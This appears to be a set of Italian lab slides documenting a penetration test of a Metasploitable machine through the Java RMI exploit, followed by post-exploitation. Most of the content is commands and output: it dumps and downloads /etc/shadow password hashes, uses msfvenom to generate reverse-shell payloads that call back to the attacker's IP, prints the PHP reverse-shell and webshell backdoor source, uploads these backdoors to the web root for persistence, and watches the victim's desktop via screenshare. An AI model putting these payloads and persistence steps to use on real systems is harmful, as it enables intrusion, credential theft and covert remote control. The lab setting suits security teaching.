/var/www/tikiwiki/styles/vidiki/shadow.png	175	2005-02-15 15:51:58 -0500

I sistemi Unix salvano informazioni riguardo gli hash dei nomi utente e delle password nel file `/etc/shadow`.

Con il comando **search** e l'utilizzo di una wildcard si può verificare qual è il path di un file per leggerne il contenuto con il comando **cat**.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Ricerca info sensibili su macchina target

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DG0XIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
```

Durante l'attività di penetration testing, questo può permettere di individuare account con password deboli da aggiungere al report, oltre al fatto che esiste la possibilità che quelle stesse password possano essere in uso su altri nodi della stessa rete.

Le password possono essere aggiunte a un file di testo per poi essere crackate utilizzando tool come John The Ripper o rainbow crack.



# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Download info sensibili da macchina target

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed : /etc/shadow → /home/kali/shadow
meterpreter > bg
[*] Backgrounding session 8...
msf6 exploit(multi/misc/java_rmi_server) > whoami
[*] exec: whoami

kali
msf6 exploit(multi/misc/java_rmi_server) > cat /etc/shadow
[*] exec: cat /etc/shadow

cat: /etc/shadow: Permission denied
msf6 exploit(multi/misc/java_rmi_server) > sudo cat /etc/shadow
[*] exec: sudo cat /etc/shadow

[sudo] password for kali:
root::!18878:0:99999:7:::
daemon:*:18878:0:99999:7:::
bin:*:18878:0:99999:7:::
sys:*:18878:0:99999:7:::
sync:*:18878:0:99999:7:::
games:*:18878:0:99999:7:::
man:*:18878:0:99999:7:::
lp:*:18878:0:99999:7:::
mail:*:18878:0:99999:7:::
news:*:18878:0:99999:7:::
uucp:*:18878:0:99999:7:::
proxy:*:18878:0:99999:7:::
www-data:*:18878:0:99999:7:::
backup:*:18878:0:99999:7:::
list:*:18878:0:99999:7:::
irc:*:18878:0:99999:7:::
gnats:*:18878:0:99999:7:::
nobody:*:18878:0:99999:7:::
_apt:*:18878:0:99999:7:::
systemd-timesync:*:18878:0:99999:7:::
systemd-network:*:18878:0:99999:7:::
systemd-resolve:*:18878:0:99999:7:::
mysql:!:18878:0:99999:7:::
tss:*:18878:0:99999:7:::
strongswan:*:18878:0:99999:7:::
```

Con il comando **download** possiamo scaricare un file dal target sulla nostra macchina attaccante. Scarichiamo sia il file /etc/shadow (contenente gli hash delle password) che il file /etc/passwd (contenente gli utenti attivi sul sistema).

```
meterpreter > search -f passwd
Found 9 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/pam.d/passwd	92	2008-04-02 21:02:12 -0400
/etc/passwd	1581	2012-05-13 21:54:55 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd	6936	2010-04-16 16:36:52 -0400
/root/.vnc/passwd	8	2024-07-25 23:52:57 -0400
/usr/bin/passwd	29104	2008-04-02 21:08:49 -0400
/usr/share/doc/passwd	4096	2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd	168	2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd	943	2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd	6936	2003-01-04 21:08:47 -0500

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > |
```

# Msfvenom - Creazione file eseguibile da caricare sulla macchina target

```
(kali@kali)-[~]
$ msfvenom -l payloads -a x64 --platform linux
Framework Payloads (1471 total) [--payload <value>]



| Name                                 | Description                                                                                                                   |
|--------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| linux/x64/exec                       | Execute an arbitrary command or just a /bin/sh shell                                                                          |
| linux/x64/meterpreter/bind_tcp       | Inject the mettle server payload (staged). Listen for a connection                                                            |
| linux/x64/meterpreter/reverse_sctp   | Inject the mettle server payload (staged). Connect back to the attacker                                                       |
| linux/x64/meterpreter/reverse_tcp    | Inject the mettle server payload (staged). Connect back to the attacker                                                       |
| linux/x64/meterpreter/reverse_http   | Run the Meterpreter / Mettle server payload (stageless)                                                                       |
| linux/x64/meterpreter/reverse_https  | Run the Meterpreter / Mettle server payload (stageless)                                                                       |
| linux/x64/meterpreter/reverse_tcp    | Run the Meterpreter / Mettle server payload (stageless)                                                                       |
| linux/x64/pingback_bind_tcp          | Accept a connection from attacker and report UUID (Linux x64)                                                                 |
| linux/x64/pingback_reverse_tcp       | Connect back to attacker and report UUID (Linux x64)                                                                          |
| linux/x64/shell/bind_tcp             | Spawn a command shell (staged). Listen for a connection                                                                       |
| linux/x64/shell/reverse_sctp         | Spawn a command shell (staged). Connect back to the attacker                                                                  |
| linux/x64/shell/reverse_tcp          | Spawn a command shell (staged). Connect back to the attacker                                                                  |
| linux/x64/shell_bind_ipv6_tcp        | Listen for an IPv6 connection and spawn a command shell                                                                       |
| linux/x64/shell_bind_tcp             | Listen for a connection and spawn a command shell                                                                             |
| linux/x64/shell_bind_tcp_random_port | Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-' |
| linux/x64/shell_find_port            | Spawn a shell on an established connection                                                                                    |
| linux/x64/shell_reverse_ipv6_tcp     | Connect back to attacker and spawn a command shell over IPv6                                                                  |
| linux/x64/shell_reverse_tcp          | Connect back to attacker and spawn a command shell                                                                            |


```

```
(kali@kali)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.11.111 LPORT=4444 -f exe -o congratulazioni.exe

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of exe file: 6656 bytes
Saved as: congratulazioni.exe
```

Usando **msfvenom**, possiamo creare un file eseguibile e caricarlo sulla macchina target. Cerchiamo il payload per la nostra architettura e settiamo i parametri necessari per la corretta configurazione del localhost e della porta su cui il payload sarà in ascolto.

# Meterpreter - Exploitation java\_rmi

## Caricamento file eseguibile sulla macchina target

```
meterpreter > lcd /home/kali
meterpreter > upload congratulazioni.exe
[*] Uploading : /home/kali/congratulazioni.exe → congratulazioni.exe
[*] Uploaded -1.00 B of 6.50 KiB (-0.02%): /home/kali/congratulazioni.exe → congratulazioni.exe
[*] Completed : /home/kali/congratulazioni.exe → congratulazioni.exe
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified      Name
-----
040667/rw-rw-rwx   4096     dir     2024-09-06 21:16:45 -0400 .ssh
040666/rw-rw-rw-   4096     dir     2024-09-06 21:16:38 -0400 bin
040666/rw-rw-rw-   1024     dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-   4096     dir     2010-03-16 18:55:51 -0400 cdrom
100666/rw-rw-rw-   6656     fil     2024-09-07 00:32:35 -0400 congratulazioni.exe
040666/rw-rw-rw-   13560    dir     2024-09-06 21:16:39 -0400 dev
040666/rw-rw-rw-   4096     dir     2024-09-06 14:13:27 -0400 etc
100666/rw-rw-rw-   2993     fil     2024-09-06 21:20:32 -0400 haivintounipad.exe
100666/rw-rw-rw-   2968     fil     2024-09-06 18:50:34 -0400 haivintounipad.php
040666/rw-rw-rw-   4096     dir     2024-09-06 21:16:40 -0400 home
040666/rw-rw-rw-   4096     dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-  7929183 fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-   4096     dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-  16384    dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-   4096     dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-   4096     dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-  32498    fil     2024-09-06 14:13:28 -0400 nohup.out
040666/rw-rw-rw-   4096     dir     2024-09-06 21:16:40 -0400 nonexistent
040666/rw-rw-rw-   4096     dir     2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-    0        dir     2024-09-06 14:13:12 -0400 proc
040666/rw-rw-rw-   4096     dir     2024-09-06 14:13:28 -0400 root
040666/rw-rw-rw-   4096     dir     2012-05-13 21:54:53 -0400/sbin
040666/rw-rw-rw-   4096     dir     2010-03-16 18:57:38 -0400/srv
040666/rw-rw-rw-    0        dir     2024-09-06 14:13:13 -0400 sys
040666/rw-rw-rw-   4096     dir     2024-09-06 21:20:07 -0400 tmp
040666/rw-rw-rw-   4096     dir     2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw-   4096     dir     2024-09-06 21:16:43 -0400 var
100666/rw-rw-rw- 1987288 fil     2008-04-10 12:55:41 -0400 vmlinuz
```


Con il comando **upload** carichiamo il nostro payload eseguibile sulla macchina target. In questo caso il file eseguibile è innocuo, ma un attaccante malintenzionato potrebbe nascondervi, ad esempio, un malware.

# Meterpreter - Exploitation java\_rmi

## Screenshare

Stdapi: User interface Commands


Command	Description
keyevent	Send key events
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop



[www.metasploit.com](http://www.metasploit.com)

Con il comando **screenshare** possiamo guardare il desktop della vittima in tempo reale.

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/MVIZArcO.html
[*] Streaming ...
```



# Post-exploitation java\_rmi - Persistence

## Creazione backdoor con msfvenom

```
(kali@kali)~$ msfvenom -l payloads --platform php
Framework Payloads (1471 total) [--payload <value>]

Name                                Description
generic/custom                      Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR.
generic/shell_bind_aws_ssm          Creates an interactive shell using AWS SSM
generic/shell_bind_tcp              Listen for a connection and spawn a command shell
generic/shell_reverse_tcp           Connect back to attacker and spawn a command shell
generic/ssh/interact                Interacts with a shell on an established SSH connection
php/bind_perl                       Listen for a connection and spawn a command shell via perl (persistent)
php/bind_perl_ipv6                  Listen for a connection and spawn a command shell via perl (persistent) over IPv6
php/bind_php                        Listen for a connection and spawn a command shell via php
php/bind_php_ipv6                   Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec                   Download an EXE from an HTTP URL and execute it
php/exec                            Execute a single system command
php/meterpreter/bind_tcp            Run a meterpreter server in PHP. Listen for a connection
php/meterpreter/bind_tcp_ipv6       Run a meterpreter server in PHP. Listen for a connection over IPv6
php/meterpreter/bind_tcp_ipv6_uuid  Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid       Run a meterpreter server in PHP. Listen for a connection with UUID Support
php/meterpreter/reverse_tcp         Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp_uuid    Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp         Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl                    Creates an interactive shell via perl
php/reverse_php                     Reverse PHP connect back shell with checks for disabled functions
php/shell_bindsock                  Spawn a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes.
```

```
(kali@kali)~$ msfvenom -p php/reverse_php LHOST=192.168.11.111 LPORT=4444 -f raw > haivintounipad.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2965 bytes
```

Una volta ottenuto l'accesso a una macchina target, si può instaurare una connessione persistente per fare in modo che, anche se in un secondo momento dovesse essere aggiunta una patch per rimediare alla vulnerabilità, questa ci garantisca l'accesso al target.

A tale scopo è utile creare una **backdoor** sulla macchina vittima.

Usando **msfvenom**, possiamo generare un file in php.



# Post-exploitation java\_rmi - Persistence

## Creazione backdoor con msfvenom

```
GNU nano 5.4                                     ha
/*<?php /**/
@error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ ]+/',',',$dis);
    $dis=explode(',',$dis);
    $dis=array_map('trim',$dis);
}else{
    $dis=array();
}

$ipaddr='192.168.11.111';
$port=4444;

if(!function_exists('dpJxHe')){
    function dpJxHe($c){
        global $dis;

        if (FALSE == strstr(PHP_OS, 'win' )) {
            $c=$c." 2>81\n";
        }

        $dfoHF='is_callable';
        $mxos='in_array';

        if($dfoHF('passthru')&&!$mxos('passthru',$dis)){
            ob_start();
            passthru($c);
            $o=ob_get_contents();
            ob_end_clean();
        }else
        if($dfoHF('system')&&!$mxos('system',$dis)){
            ob_start();
            system($c);
            $o=ob_get_contents();
            ob_end_clean();
        }else
        if($dfoHF('popen')&&!$mxos('popen',$dis)){
            $fp=popen($c,'r');
            $o=NULL;
            if(is_resource($fp)){
                while(!feof($fp)){
                    $o.=fread($fp,1024);
                }
            }
            @pclose($fp);
        }else
        if($dfoHF('exec')&&!$mxos('exec',$dis)){
            $o=array();
            exec($c,$o);
            $o=join(chr(10),$o).chr(10);
        }
    }
}
```

Il comando lanciato con msfvenom ha generato uno script in php.

# Post-exploitation java\_rmi - Persistence

## Creazione backdoor con msfvenom

```
GNU nano 5.4
<?php
@error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ , ]+/',',',$dis);
    $dis=explode(',',$dis);
    $dis=array_map('trim',$dis);
}else{
    $dis=array();
}

$ipaddr='192.168.11.111';
$port=4444;
```

```
    }
    }
    @socket_write($s,$out,strlen($out));
    }
    @socket_close($s);
}
?>
```

Per fare in modo che lo script php venga eseguito senza errori, è necessario rimuovere il commento iniziale e aggiungere una end tag alla fine dello script.

# Msfconsole - Gestione sessioni

```
meterpreter > bg http://192.168.11.111:4444/?view=helixvintomined.php
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > sessions -l
Active sessions
=====
Id  Name  Type  Information  Connection
--  --
1   meterpreter java/linux  root @ metasploitable  192.168.11.111:4444 → 192.168.11.112:38931 (192.168.11.112)
msf6 exploit(multi/misc/java_rmi_server) > █
```

```
msf6 exploit(multi/samba/usermap_script) > sessions -l
Active sessions
=====
Id  Name  Type  Information  Connection
--  --
7   meterpreter java/linux  root @ metasploitable  192.168.11.111:4444 → 192.168.11.112:54534 (192.168.11.112)
msf6 exploit(multi/samba/usermap_script) > sessions -i 7
[*] Starting interaction with 7...
```

Con il comando **bg** o **background** mandiamo in background la sessione corrente di Meterpreter per scegliere un modulo diverso da quello corrente.

Possiamo visualizzare le sessioni aperte in qualsiasi momento con il comando **sessions -l**.

Per eseguire nuovamente una sessione, è sufficiente digitare:  
**sessions -i + <numerosessione>**.



# Post-exploitation java\_rmi - Persistence

```
msf exploit(multi/multi/java_rmi_server) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > info

Name: Generic Payload Handler
Module: exploit/multi/handler
Platform: Android, Apple_iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Solaris, Unix, Windows, Mainframe, Multi
Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppc64, ppc64le, cbea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, tty, java, ruby, dalvik, python, nodejs, firefox, zarch, r
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Manual

Provided by:
hdm <x@hdm.io>
bc00k-r7

Available targets:
  Id  Name
  --  --
  => 0  Wildcard Target

Check supported:
No

Payload information:
Space: 10000000
Avoid: 0 characters

Description:
This module is a stub that provides all of the
features of the Metasploit payload system to exploits
that have been launched outside of the framework.

View the full module info with the info -d command.
```

Ai fini della post-exploitation, utilizziamo il modulo **exploit/multi/handler**, un 'payload handler' generico che supporta tutti i payload di Meterpreter e resterà in ascolto su una connessione **reverse\_tcp** sulla porta 1099.

# Post-exploitation java\_rmi - Persistence

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > setg lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

Come payload, scegliamo il `php/meterpreter/reverse_tcp`, un payload che può essere utilizzato per sfruttare vulnerabilità nelle web app.

I parametri dovranno essere cambiati per settare il localhost sull'IP della macchina Kali e la local port sulla porta 1099.

# Post-exploitation java\_rmi - Persistence

```
msf6 exploit(multi/handler) > set lport 1099
lport => 1099
msf6 exploit(multi/handler) > options

Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 1099            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```

La local port deve essere impostata sulla porta 1099, quella su cui sappiamo essere presente il servizio vulnerabile Java RMI.

Questo modulo viene generalmente utilizzato per attaccare server che utilizzano codice scritto in php.

# Post-exploitation java\_rmi - Persistence

```
ls -l /etc | grep release
-rw-r--r-- 1 root      root          96 Apr 15  2008 lsb-release
cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
cd /var/www
ls -l
total 72
drwxrwxrwt  2 root      root          4096 May 20  2012 dav
drwxr-xr-x  8 www-data  www-data      4096 May 20  2012 dvwa
-rw-r--r--  1 www-data  www-data       891 May 20  2012 index.php
drwxr-xr-x 10 www-data  www-data      4096 May 14  2012 mutillidae
drwxr-xr-x 11 www-data  www-data      4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 www-data  www-data       19 Apr 16  2010 phpinfo.php
drwxr-xr-x  3 www-data  www-data      4096 May 14  2012 test
drwxrwxr-x 22 www-data  www-data    20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 www-data  www-data    20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 www-data  www-data      4096 Apr 16  2010 twiki
```

Otteniamo nuovamente una **shell** sul sistema target e visualizziamo il contenuto della directory **/var/www**, che si usa convenzionalmente per il software dei web server, la documentazione e i pacchetti add-on non inclusi nell'installazione.

# Post-exploitation java\_rmi - Persistence

```
meterpreter > pwd
/
meterpreter > cd /var/www
meterpreter > upload haivintounipad.php
[*] Uploading : /home/kali/haivintounipad.php → haivintounipad.php
[*] Uploaded -1.00 B of 2.90 KiB (-0.03%): /home/kali/haivintounipad.php → haivintounipad.php
[*] Completed : /home/kali/haivintounipad.php → haivintounipad.php
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-20 15:30:29 -0400	dav
040666/rw-rw-rw-	4096	dir	2012-05-20 15:52:33 -0400	duwa
100666/rw-rw-rw-	2968	fil	2024-09-06 18:51:17 -0400	haivintounipad.php
100666/rw-rw-rw-	891	fil	2012-05-20 15:31:37 -0400	index.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:43:54 -0400	mutillidae
040666/rw-rw-rw-	4096	dir	2012-05-14 01:36:40 -0400	phpMyAdmin
100666/rw-rw-rw-	19	fil	2010-04-16 02:12:44 -0400	phpinfo.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:50:38 -0400	test
040666/rw-rw-rw-	20480	dir	2010-04-19 18:54:16 -0400	tikiwiki
040666/rw-rw-rw-	20480	dir	2010-04-16 02:17:47 -0400	tikiwiki-old
040666/rw-rw-rw-	4096	dir	2010-04-16 15:27:58 -0400	twiki

```
meterpreter > █
```

Rientriamo nella sessione Meterpreter e ci spostiamo nella directory /var/www.

Con il comando **upload**, carichiamo la nostra backdoor dalla macchina attaccante alla macchina target.

# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux

In alternativa all'utilizzo di msfvenom, potremmo sfruttare la backdoor scritta in php già disponibile su Kali Linux.

/usr/share/webshells

asp

cmd-asp-5.1.asp

cmdasp.asp

aspx

cmdasp.aspx

cfm

cfexec.cfm

jsp

cmdjsp.jsp

jsp-reverse.jsp

laudanum → /usr/share/laudanum

perl

perlcmd.cgi

perl-reverse-shell.pl

php

findsocket

findsock.c

php-findsock-shell.php

php-backdoor.php

php-reverse-shell.php

qsd-php-backdoor.php

simple-backdoor.php

9 directories, 14 files

```
(kali@kali)-[/usr/share/webshells/php]
$ cat php-backdoor.php
<?php
// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zombie \\
ob_implicit_flush();
if(isset($_REQUEST['f'])){
    $filename=$_REQUEST['f'];
    $file=fopen("$filename","rb");
    fpassthru($file);
    die;
}
if(isset($_REQUEST['d'])){
    $d=$_REQUEST['d'];
    echo "<pre>";
    if ($handle = opendir("$d")) {
        echo "<h2>listing of $d</h2>";
        while ($dir = readdir($handle)){
            if (is_dir("$d/$dir")) echo "<a href='\$PHP_SELF?d=$d/$dir'><font color=grey>";
            else echo "<a href='\$PHP_SELF?f=$d/$dir'><font color=black>";
            echo "$dir\n";
            echo "</font></a>";
        }
    } else echo "opendir() failed";
}
```

Disclosure Date	Rank	Check	Description
2011-10-15	normal	No	Java RMI Registry Interfaces End
2011-10-15	excellent	Yes	Java RMI Server Insecure Default
2011-10-15	normal	No	Java RMI Server Insecure Endpoint
2010-11-01	excellent	No	Java RMIConnectionImpl Deserializ



# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux

```
meterpreter > getlwd  
/home/kali  
meterpreter > lls  
Listing Local: /home/kali
```

Mode	Size	Type	Last modified	Name
40700/rwx----	4096	dir	2024-08-10 03:01:59 -0400	.BurpSuite
100600/rw-----	0	fil	2021-09-08 05:48:44 -0400	.ICEauthority
100600/rw-----	49	fil	2024-09-06 15:31:37 -0400	.Xauthority
100644/rw-r--r--	1	fil	2021-09-08 07:28:08 -0400	.bash_history
100644/rw-r--r--	220	fil	2021-09-08 05:45:57 -0400	.bash_logout
100644/rw-r--r--	5349	fil	2021-09-08 05:45:57 -0400	.bashrc
100644/rw-r--r--	3526	fil	2021-09-08 05:45:57 -0400	.bashrc.original
40755/rwxr-xr-x	4096	dir	2024-08-01 16:15:39 -0400	.cache
40700/rwx----	4096	dir	2024-08-26 14:58:56 -0400	.config
100644/rw-r--r--	55	fil	2024-08-01 15:29:15 -0400	.dmrc
100644/rw-r--r--	11759	fil	2021-09-08 05:45:57 -0400	.face
100644/rw-r--r--	11759	fil	2021-09-08 05:45:57 -0400	.face.icon
40700/rwx----	4096	dir	2021-09-08 05:48:44 -0400	.gnupg
40755/rwxr-xr-x	4096	dir	2024-07-25 14:26:06 -0400	.java
40755/rwxr-xr-x	4096	dir	2021-09-08 05:48:44 -0400	.local
40700/rwx----	4096	dir	2024-06-02 03:41:26 -0400	.mozilla
40775/rwxrwxr-x	4096	dir	2024-09-04 13:42:25 -0400	.msf4
40700/rwx----	4096	dir	2024-08-01 16:19:07 -0400	.pki
100644/rw-r--r--	807	fil	2021-09-08 05:45:57 -0400	.profile
100644/rw-r--r--	0	fil	2024-08-01 15:44:08 -0400	.sudo_as_admin_successful
100640/rw-r-----	4	fil	2024-09-06 15:31:37 -0400	.vboxclient-clipboard-tty7-control.pid

Possiamo effettuare quindi l'upload di questa backdoor dalla macchina Kali a Metasploitable.

Con il comando **getlwd** otteniamo la local working directory e con il comando **lls** otteniamo la lista dei contenuti della macchina locale (attaccante).

# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux

```
meterpreter > lcd /usr/share/webshells/php
```

```
meterpreter > lpwd
/usr/share/webshells/php
meterpreter > upload php-backdoor.php
[*] Uploading : /usr/share/webshells/php/php-backdoor.php → php-backdoor.php
[*] Uploaded -1.00 B of 2.73 KiB (-0.04%): /usr/share/webshells/php/php-backdoor.php → php-backdoor.php
[*] Completed : /usr/share/webshells/php/php-backdoor.php → php-backdoor.php
```

```
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
100667/rw-rw-rwx	2648459	fil	2024-09-06 19:18:52 -0400	.sorpresa
040667/rw-rw-rwx	4096	dir	2024-09-06 21:16:46 -0400	.ssh
040666/rw-rw-rw-	4096	dir	2012-05-20 15:30:29 -0400	dav
040666/rw-rw-rw-	4096	dir	2012-05-20 15:52:33 -0400	dvwa
100666/rw-rw-rw-	2968	fil	2024-09-06 18:51:17 -0400	haivintounipad.php
100666/rw-rw-rw-	891	fil	2012-05-20 15:31:37 -0400	index.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:43:54 -0400	mutillidae
100666/rw-rw-rw-	2800	fil	2024-09-06 22:49:19 -0400	php-backdoor.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:36:40 -0400	phpMyAdmin
100666/rw-rw-rw-	19	fil	2010-04-16 02:12:44 -0400	phpinfo.php
040666/rw-rw-rw-	4096	dir	2012-05-14 01:50:38 -0400	test
040666/rw-rw-rw-	20480	dir	2010-04-19 18:54:16 -0400	tikiwiki
040666/rw-rw-rw-	20480	dir	2010-04-16 02:17:47 -0400	tikiwiki-old
040666/rw-rw-rw-	4096	dir	2010-04-16 15:27:58 -0400	twiki

```
meterpreter > █
```

Con il comando **lcd** ci spostiamo nella local directory che contiene la backdoor e carichiamo con il comando **upload** il file php sulla macchina target, nella directory /var/www.



# Post-exploitation java\_rmi - Persistence

## Caricamento sul target della backdoor di Kali Linux

192.168.11.112/php-backdoor × Metasploit screenshare - 192 × Metasploit screenshare × +

← → ↻ 🏠 192.168.11.112/php-backdoor.php

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-

execute command:  go

upload file:  No file selected. to dir:

to browse go to http://?d=[directory here]

for example:  
http://?d=/etc on \*nix  
or http://?d=c:/windows on win

execute mysql query:

host:  user:  password:

